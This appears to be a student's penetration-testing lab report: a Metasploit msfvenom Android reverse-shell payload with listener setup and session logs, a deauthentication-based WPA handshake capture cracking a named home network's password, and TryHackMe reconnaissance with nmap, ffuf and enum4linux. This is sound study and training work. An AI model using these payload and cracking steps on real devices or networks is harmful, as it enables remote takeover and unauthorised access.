
Recommendations

- Avoid using weak or common passwords like password123.
 - Avoid storing sensitive data using outdated encryption techniques.
 - Replace MD5 with secure hash algorithms like **SHA-256** or **bcrypt**.
 - Ensure VeraCrypt volumes are protected with complex passwords and multi-factor authentication where possible.
-

Task – 2

PE File Analysis

- **Tool Used:** PE Explorer
- **Objective:** To extract the **Address of Entry Point** from the VeraCrypt executable file.
- **Steps:**
 1. Opened VeraCrypt Setup.exe using PE Explorer.
 2. Located the Address of Entry Point field.
- **Result:**
Address of Entry Point: 004237B0h
- **Supporting Evidence:**
Refer to screenshots---



Conclusion

All tasks were completed successfully. The MD5 hash was correctly decrypted, the VeraCrypt volume was accessed using the retrieved password, and the hidden flag was recovered. Additionally, the PE Explorer analysis provided the required entry point address of the executable file.

Task – 3

Practical Report: Creating a Payload Using Metasploit and Establishing a Reverse Shell Connection

Objective

To create a payload using Metasploit Framework and establish a reverse shell connection. The intended setup involves a Windows 10 virtual machine, but for demonstration, an Android mobile payload was used due to device availability.

Tools and Environment

- **Metasploit Framework**
- **Kali Linux (Attacker VM)**
- **Android Mobile Device (Target)**
- **Windows 10 VM (optional – for traditional payloads)**
- **Local Area Network (NAT or Bridged)**

Procedure

1. Payload Generation

A reverse TCP payload was generated for Android using msfvenom:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<Your_IP> LPORT=4444 R >
android_payload.apk
```

- -p: Payload type
- LHOST: Attacker machine IP address
- LPORT: Listening port
- R: Output in raw format
- > android_payload.apk: Output file saved as an APK

Example:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT=4444 R >
path/evil.apk
```

2. Setting Up the Listener in Metasploit

Start Metasploit:

```
msfconsole
```

Use the multi-handler:

```
use exploit/multi/handler
```

Set payload and options:

```
set payload android/meterpreter/reverse_tcp
```

```
set LHOST 192.168.1.42
```

```
set LPORT 4444
```

```
exploit
```

3. Installing the APK on Target Device

The payload APK was transferred to the Android device and installed manually. Before installation:

- "Install from unknown sources" was enabled.
- Permissions were granted post-installation.

4. Establishing the Reverse Shell

Once the target opened the app:

- A **Meterpreter session** was initiated on the attacker's machine.
- Confirmation of the session:

```
meterpreter > sysinfo
```

Output example:

```
Computer : localhost
```

```
OS : Android 11
```

```
Meterpreter : java/android
```

Result

- Reverse shell successfully established from Android device to Kali Linux VM.
- Metasploit received the connection and allowed remote control over the device.

Conclusion

Although the initial task aimed at establishing a reverse shell from a Windows 10 VM, an Android payload was successfully tested for educational purposes. The exercise demonstrated the powerful capabilities of Metasploit for penetration testing and emphasized the importance of security awareness on mobile devices.

Screenshots (if submitting digitally)

```
File Actions Edit View Help
Shell No. 1
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.

...[redacted]

Metasploit Documentation: https://docs.metasploit.com/
```


```
File Actions Edit View Help
Shell No. 1
[*] exec: sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT=4444 -o /var/www/html/evil.apk
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10236 bytes
Saved as: /var/www/html/evil.apk
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Sending stage (71398 bytes) to 192.168.1.39
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] 192.168.1.39 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (71398 bytes) to 192.168.1.39
[*] Meterpreter session 2 opened (192.168.1.42:4444 -> 192.168.1.39:39822) at 2025-04-11 04:06:07 -0400

msf6 exploit(multi/handler) > sessions -i 1
[-] Invalid session identifier: 1
```

```
File Actions Edit View Help
root@kali:[/home/sureshbabu]
# systemctl start apache2
[root@kali:[/home/sureshbabu]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Fri 2025-04-11 04:21:33 EDT; 7s ago
   Invocation-Id: 2c807c462c7040c684829e02110a906
   Docs: https://httpd.apache.org/docs/2.4/
     Process: 4121 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 4145 (apache2)
     Tasks: 6 (limit: 12822)
   Memory: 24.7M (peak: 25.7M)
   CPU: 91ms
      CGroup: /system.slice/apache2.service
              ├─4145 /usr/sbin/apache2 -k start
              ├─4148 /usr/sbin/apache2 -k start
              ├─4149 /usr/sbin/apache2 -k start
              ├─4150 /usr/sbin/apache2 -k start
              ├─4151 /usr/sbin/apache2 -k start
              └─4152 /usr/sbin/apache2 -k start

Apr 11 04:21:33 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 11 04:21:33 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

[root@kali:[/home/sureshbabu]
# cd ../..
[root@kali:[/]
# cd var/www/html
[root@kali:[/var/www/html]
# ls
backdoor.apk evil.apk index.html index.nginx-debian.html
```



```
File Actions Edit View Help
LHOST => 192.168.1.42
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Sending stage (71398 bytes) to 192.168.1.39
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] 192.168.1.39 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (71398 bytes) to 192.168.1.39
[*] Meterpreter session 2 opened (192.168.1.42:4444 → 192.168.1.39:39822) at 2025-04-11 04:06:07 -0400

[*] msf6 exploit(multi/handler) > sessions -i 1
[*] Invalid session identifier: 1
[*] msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : localhost
OS        : Android 11 - Linux 4.9.227-perf+ (aarch64)
Architecture : aarch64
System Language : en_US
Meterpreter : dalvik/android
meterpreter > dump_
[*] 192.168.1.39 - Meterpreter session 2 closed. Reason: Died

```

Task – 4

Capturing WPA Handshake and Cracking Wi-Fi Password

Tools Used:

- **Kali Linux**
- **Wifite2**
- **Aircrack-ng**
- **Wordlist (custom wordlist)**
- **Wireshark/Tshark (for handshake verification)**

Objective:

To perform a **Deauthentication Attack** on a personal Wi-Fi network, capture the **WPA Handshake**, and crack the password using a **custom wordlist**.

Target Network:

- **SSID (ESSID):** FTTH-SURESH-2.4G
- **BSSID:** 8C:C7:C3:D3:D2:97

- **Encryption:** WPA
- **Power (Signal Strength):** 45 dB
- **WPS:** No

Procedure & Observations:

1. Monitor Mode Enabled:

- Interface wlan0 was already in monitor mode.

2. Scanning & Target Selection:

- Detected two networks. Target selected: FTTH-SURESH-2.4G

3. Handshake Capture:

- A deauthentication attack was triggered to disconnect the client device.
- Successfully captured the WPA handshake:
- handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-35-31.cap

4. Handshake Validation:

- Verified via tshark and aircrack-ng: Handshake is **valid**.

5. Cracking WPA Password:

- Used aircrack-ng with a custom wordlist (wordlist-probable.txt)
- Cracked Password:
- PSK (Password): suresh@002

6. Crack Result File:

- Output saved in: cracked.json


Crack Result Summary:

```
{  
  "type": "WPA",  
  "essid": "FTTH-SURESH-2.4G",  
  "bssid": "8C:C7:C3:D3:D2:97",  
  "key": "suresh@002",
```

```
"handshake_file": "hs/handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-41-57.cap"
```

```
}
```


Screenshot (Evidence Attached) :



```
wifite
[+] Using wlan0 already in monitor mode
[+] Select target(s) (1-2) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 8C:C7:C3:D3:D2:97 (FTTH-SURESH-2.4G)
[+] Skipping PMKID attack, missing required tools: hcxdumptool, hxcpcapngtool
[+] FTTH-SURESH-2.4G (48db) WPA Handshake capture: Discovered new client: 04:EC:D8:EE:B0:D3
[+] FTTH-SURESH-2.4G (49db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-35-31.cap saved
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (8c:c7:c3:d3:d2:97)
[+] aircrack: .cap file contains a valid handshake for (8C:C7:C3:D3:D2:97)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 1.83% ETA: 17s @ 11757.7kps (current key: suresh@002)
[+] Cracked WPA Handshake PSK: suresh@002

[+] Access Point Name: FTTH-SURESH-2.4G
```



```
root@kali:~# ./wifite
[!] Conflicting processes: NetworkManager (PID 668), wpa_supplicant (PID 12141)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0 already in monitor mode
[+] Select target(s) (1-2) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 8C:C7:C3:D3:D2:97 (FTTH-SURESH-2.4G)
[+] Skipping PMKID attack, missing required tools: hcxdumptool, hxcpcapngtool
[+] FTTH-SURESH-2.4G (48db) WPA Handshake capture: Discovered new client: 04:EC:D8:EE:B0:D3
[+] FTTH-SURESH-2.4G (49db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-35-31.cap saved

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (8c:c7:c3:d3:d2:97)
[+] aircrack: .cap file contains a valid handshake for (8C:C7:C3:D3:D2:97)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 1.83% ETA: 17s @ 11757.7kps (current key: suresh@002)
[+] Cracked WPA Handshake PSK: suresh@002

[+] Access Point Name: FTTH-SURESH-2.4G
[+] Access Point BSSID: 8C:C7:C3:D3:D2:97
[+] Encryption: WPA
[+] Handshake File: hs/handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-35-31.cap
[+] PSK (password): suresh@002
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

[root@kali ~]#
```

Hard Level Task

Basic Pentesting Report – TryHackMe

Target IP: 10.10.183.249

Room Name: Basic Pentesting

Platform: TryHackMe

1. Reconnaissance

1.1. Nmap Scan

Performed an initial full port scan to identify open ports and running services:

```
nmap -sS -sV -T4 10.10.183.249
```

Open Ports Identified:

- **22/tcp** - OpenSSH 7.6p1 (Ubuntu)
- **80/tcp** - Apache HTTPD 2.4.29
- **139/tcp** and **445/tcp** - Samba smbd 3.X - 4.X (File Sharing Service)

Screenshot (Evidence Attached):

```
root@SureshBabu:/home/ubuntu ~ nmap -sS -sV -T4 10.10.183.249
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-10 13:41 UTC
Nmap scan report for 10.10.183.249
Host is up (0.21s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8008/tcp  open  http     Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-04-10T13:43:10
|_ start_date: N/A
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
```

```

root@SureshBabu:/home/ubuntu ~ root@SureshBabu:/home/ubuntu ~ + - 
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|- message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-04-10T13:43:10
|- start_date: N/A
| clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|     Computer name: basic2
|     NetBIOS computer name: BASIC2\x00
|     Domain name: \x00
|     FQDN: basic2
|- System time: 2025-04-10T09:43:10-04:00
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|- Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.69 seconds
→ ~ sudo su
root@SureshBabu:/home/ubuntu# apt install enum4linux
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
No apt package "enum4linux", but there is a snap with that name.
Try "snap install enum4linux"

```

2. Enumeration

2.1. Web Service (Port 80)

- Navigated to `http://10.10.183.249` in browser.
- Found a basic Apache web server index page – no directories or hidden pages.
- Ran FFUF for directory enumeration:

`ffuf -u http://10.10.183.249/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion`

- Found: `/development/` page.
- Inside `/development/`, discovered two files:
 - `dev.txt` – Contains notes mentioning "Passwords: user: 12345"
 - `j.txt` – Contains a reminder about "James" and brute-forcing SSH

Screenshot (Evidence Attached):

- FFUF scan result showing the `/development/` directory.
- Web page content of `dev.txt` and `j.txt` viewed in browser.
- Terminal output of directory listing and file contents.``bash ffuf -u `http://10.10.183.249/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion`

```

openvpn
/x / + - o x

→ / ffuf -u http://10.10.183.249/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion
v2.1.0-dev

:: Method      : GET
:: URL        : http://10.10.183.249/FUZZ
:: Wordlist   : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

-----
.hta           [Status: 403, Size: 292, Words: 22, Lines: 12, Duration: 184ms]
[Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 186ms]
.htaccess     [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 179ms]
.htpasswd      [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 181ms]
development   [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 238ms]
[INFO] Adding a new job to the queue: http://10.10.183.249/development/FUZZ

index.html     [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 230ms]
server-status  [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 184ms]
[INFO] Starting queued job on target: http://10.10.183.249/development/FUZZ

[Status: 200, Size: 1132, Words: 72, Lines: 18, Duration: 214ms]
[Status: 403, Size: 304, Words: 22, Lines: 12, Duration: 214ms]
[Status: 403, Size: 309, Words: 22, Lines: 12, Duration: 214ms]
[Status: 403, Size: 309, Words: 22, Lines: 12, Duration: 214ms]
:: Progress: [4614/4614] :: Job [2/2] :: 207 req/sec :: Duration: [0:00:23] :: Errors: 0 ::

→ / 

```

2.2. SMB Enumeration

Ran enum4linux:

enum4linux -a 10.10.183.249

Discovered:

- Two users: jan and kay

Used smbclient to access SMB shares:

smbclient //10.10.183.249/anonymous

- Accessed anonymous share without a password.
- Found a log.txt mentioning usernames and possible password patterns.

Screenshot (Evidence Attached):

- Output from enum4linux showing user enumeration.
- Terminal view of connecting to the anonymous share.
- Retrieved log.txt displayed in terminal.
- Contents of log.txt revealing user hints and clues.``bash enum4linux -a 10.10.183.249

```

root@SureshBabu:/home/ubuntu ~ root@SureshBabu:/home/ubuntu ~ + -
enum4linux v0.9.1-19-gee106b7 from Jitendra Patro (jitpatro) installed
root@SureshBabu:/home/ubuntu# enum4linux 10.10.183.249
"my" variable $which_output masks earlier declaration in same scope at ./enum4linux.pl line 280.
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Apr 10 13:46:50 2025

===== ( Target Information ) =====

Target ..... 10.10.183.249
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.183.249 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.10.183.249 ) =====

Looking up status of 10.10.183.249
  BASIC2      <00> -     B <ACTIVE> Workstation Service
  BASIC2      <03> -     B <ACTIVE> Messenger Service
  BASIC2      <20> -     B <ACTIVE> File Server Service
  ..._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP   <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP   <1d> -     B <ACTIVE> Master Browser
  WORKGROUP   <1e> - <GROUP> B <ACTIVE> Browser Service Elections

